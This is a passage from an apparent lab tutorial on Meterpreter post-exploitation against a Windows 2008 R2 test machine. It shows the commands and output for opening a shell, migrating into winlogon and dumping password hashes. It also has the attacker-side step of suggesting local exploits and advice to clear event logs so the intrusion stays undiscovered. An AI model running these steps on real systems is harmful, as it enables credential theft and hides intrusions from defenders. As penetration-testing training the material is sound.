[*] Meterpreter session 3 opened (10.0.2.4:4444 -> 10.0.2.15:49169) at 2023-05-07 05:17:53 -0400
```

The connection was established. Now we can view system information and execute various command in our target windows computer.

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

Get the shell

```
meterpreter > shell
Process 4388 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

We have established the permanent connection to our target computer.

Privilege escalation

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

It means that we are able to view all processes on the target system.

In case that we are unable to see the hashdump,

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

we need to migrate the privileged process. For example, winlogon. Show processes and select the process id of winlogon

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 244   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\smss.exe
 272   480   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
 300   896   taskeng.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\taskeng.exe
 324   316   csrss.exe             x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\csrss.exe
 376   316   wininit.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\wininit.exe
 388   368   csrss.exe             x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\csrss.exe
 444   368   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe
 472   480   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 480   376   services.exe          x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\services.exe
 492   376   lsass.exe             x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\lsass.exe
1164  480   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1184  480   GQcbqIc.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\TEMP\GQcbqIc.exe
 1236  480   wrapper.exe           x86   0        NT AUTHORITY\LOCAL SERVICE
C:\ManageEngine\DesktopCentral_Server\bin\
                                                                               wrapper.exe
 1276  3084  hMAUvMx.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\TEMP\hMAUvMx.exe
 1296  324   conhost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\conhost.exe
3380  324   conhost.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe

meterpreter >
```

Migrate the 444

```
meterpreter > migrate 444
[*] Migrating from 1276 to 444...

[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Migration completed successfully.
```

Now try to get hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
```

```
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We have got the hashes of user passwords and will be able to crack them.

There are cases, when we are not able to get all processes on the screen. It means that we have no permission to view privileged processes. If it is the case, set the current session in background and try to search for `suggester`.

```
msf6 exploit(multi/handler) > search suggester



Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit
Suggester


Interact with a module by name or index. For example info 0, use 0 or use
post/multi/recon/local_exploit_suggester
```

User the `suggester`

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) >
```

Set the session (Our session to the target computer), and run it. You will be suggested by various ways to gain privileged mode and view the privileged processes in order to do migration. This process is straightforward and will not be covered in this document.

Clear the event log

Always clear the event log in windows target to stay undiscovered. You can use `clearenv` command in `meterpreter` in order to clear all necessary log events.